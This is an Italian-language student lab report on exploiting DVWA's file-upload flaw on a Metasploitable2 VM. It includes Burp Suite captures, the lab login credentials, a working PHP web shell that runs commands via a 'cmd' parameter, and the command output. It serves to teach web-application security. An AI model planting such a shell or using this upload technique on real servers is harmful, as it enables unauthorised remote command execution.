

## Pratica S6/L1

**Introduzione:** questo esercizio pratico è volto a identificare e sfruttare una vulnerabilità di file upload all'interni della piattaforma DVWA. L'obiettivo principale è dimostrare la possibilità di caricare una shell PHP malevola, ottenere il controllo da remoto della macchina bersaglio (Metasploitable2) e analizzare il traffico di rete usando Burpsuite come proxy.

### 1. Configurazione del laboratorio

Il laboratorio è stato configurato usando due macchine virtuali: Kali Linux (attaccante) e Metasploitable2 (bersaglio)

- Kali Linux IP: 192.168.10.100
- Metasploitable2 IP: 192.168.10.200


La comunicazione tra le due macchine è stata verificata tramite un comando di ping da Kali a Metasploitable2.

```
(kali@kali)-[~]
$ ping 192.168.10.200
PING 192.168.10.200 (192.168.10.200) 56(84) bytes of data.
64 bytes from 192.168.10.200: icmp_seq=1 ttl=64 time=2.38 ms
64 bytes from 192.168.10.200: icmp_seq=2 ttl=64 time=1.45 ms
64 bytes from 192.168.10.200: icmp_seq=3 ttl=64 time=1.45 ms
64 bytes from 192.168.10.200: icmp_seq=4 ttl=64 time=1.36 ms
^C
— 192.168.10.200 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 1.355/1.658/2.384/0.420 ms
```


### 2. Fasi dell'esercizio

#### a) Analisi del traffico e accesso alla DVWA

L'esercizio è iniziato configurando Burpsuite come proxy per il browser di Kali, al fine di intercettare e analizzare tutto il traffico HTTP/HTTPS.



Una volta stabilita la connessione, è stato effettuato l'accesso alla DVWA.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Time	Type	Direction	Method	URL
09:53:42.4 Aug...	HTTP	→ Request	GET	http://192.168.10.200/dvwa/

#### Request

```
1 GET /dvwa/ HTTP/1.1
2 Host: 192.168.10.200
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.10.200/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=c64df814eed6c4af06d87f3dbcf5a592
10 Connection: keep-alive
11
```



Username

Password

Time	Type	Direction	Method	URL
10:08:18 4 Aug 2025	HTTP	→ Request	POST	http://192.168.10.200/dvwa/login.php

  
**Request**

Pretty	Raw	Hex
--------	-----	-----

```

1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.10.200
3 Content-Length: 44
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.10.200
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.10.200/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=b3ea77abc2942d478bc89aa2bd060abe
14 Connection: keep-alive
15
16 username=admin&password=password&Login=Login

```

Dopo aver effettuato il login dalla DVWA il livello di sicurezza è stato impostato su low.

## b) Sfruttamento della vulnerabilità e caricamento della shell PHP

Per ottenere il controllo remoto, è stata creata una semplice shell PHP in grado di eseguire comandi di sistema. Il codice utilizzato è il seguente:

```

GNU nano 8.4
<?php
echo '<pre>';
system($_GET['cmd']);
echo '</pre>';
?>

```

Questo file denominato shell.php, è stato caricato attraverso la sezione “File upload” è stata monitorata con Burpsuite.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: File Upload

Choose an image to upload:  
 shell.php

### More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Time	Type	Direction	Method	URL
09:59:04 4 Aug 2025	HTTP	→ Request	POST	http://192.168.10.200/dvwa/vulnerabilities/upload/


Request

PrettyRawHex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.10.200
3 Content-Length: 471
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.10.200
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6dmEq8UJo3RBCx38
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.10.200/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=c64df814eed6c4af06d87f3dbcfaa592
14 Connection: keep-alive
15
16 -----WebKitFormBoundary6dmEq8UJo3RBCx38
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundary6dmEq8UJo3RBCx38
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25     echo '<pre>';
26     system($_GET['cmd']);
27     echo '</pre>';
28 ?>
29 -----WebKitFormBoundary6dmEq8UJo3RBCx38
30 Content-Disposition: form-data; name="Upload"
31
32 Upload
33 -----WebKitFormBoundary6dmEq8UJo3RBCx38--
34
35
```


### c) Controllo remoto della macchina bersaglio

Dopo il caricamento, la shell è stata eseguita navigando all'indirizzo `http://192.168.10.200/dvwa/hackable/uploads/shell.php`.



Utilizzando il parametro `cmd` nell'URL, sono stati eseguiti comandi da remoto per dimostrare l'avvenuta compromissione.

#### - Comando whoami



www-data

## - Comando ls -la /

Time	Type	Direction	Method	URL
10:04:18.4 Aug 2025	HTTP	→ Request	GET	http://192.168.10.200/dvwa/hackable/uploads/shell.php?cmd=ls%20-la%20/

### Request

Pretty	Raw	Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls%20-la%20/ HTTP/1.1		
2 Host: 192.168.10.200		
3 Accept-Language: en-US,en;q=0.9		
4 Upgrade-Insecure-Requests: 1		
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36		
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
7 Accept-Encoding: gzip, deflate, br		
8 Cookie: security=low; PHPSESSID=c64df814eed6c4af06d87f3dbcfaa592		
9 Connection: keep-alive		
10		

← → ↻ ⚠ Not secure 192.168.10.200/dvwa/hackable/uploads/shell.php?cmd=ls%20-la%20/

```
total 93
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13480 Aug 4 09:47 dev
drwxr-xr-x 94 root root 4096 Aug 4 09:47 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 10868 Aug 4 09:47 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 113 root root 0 Aug 4 09:47 proc
drwxr-xr-x 13 root root 4096 Aug 4 09:47 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Aug 4 09:47 sys
drwxrwxrwt 4 root root 4096 Aug 4 09:59 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

## Conclusioni e osservazioni

L'esercizio ha dimostrato con successo che una vulnerabilità di file upload, se non gestita correttamente, può portare al completo controllo remoto del server. Burpsuite si è rivelato uno strumento indispensabile per l'analisi del traffico e la documentazione del processo di attacco. Le informazioni raccolte, come l'utente di sistema (www-data) e la configurazione di rete, confermano l'efficacia dell'exploit e la necessità di implementare controlli di sicurezza rigorosi, come la verifica del tipo di file e la sanificazione dell'input, per prevenire attacchi di questo tipo.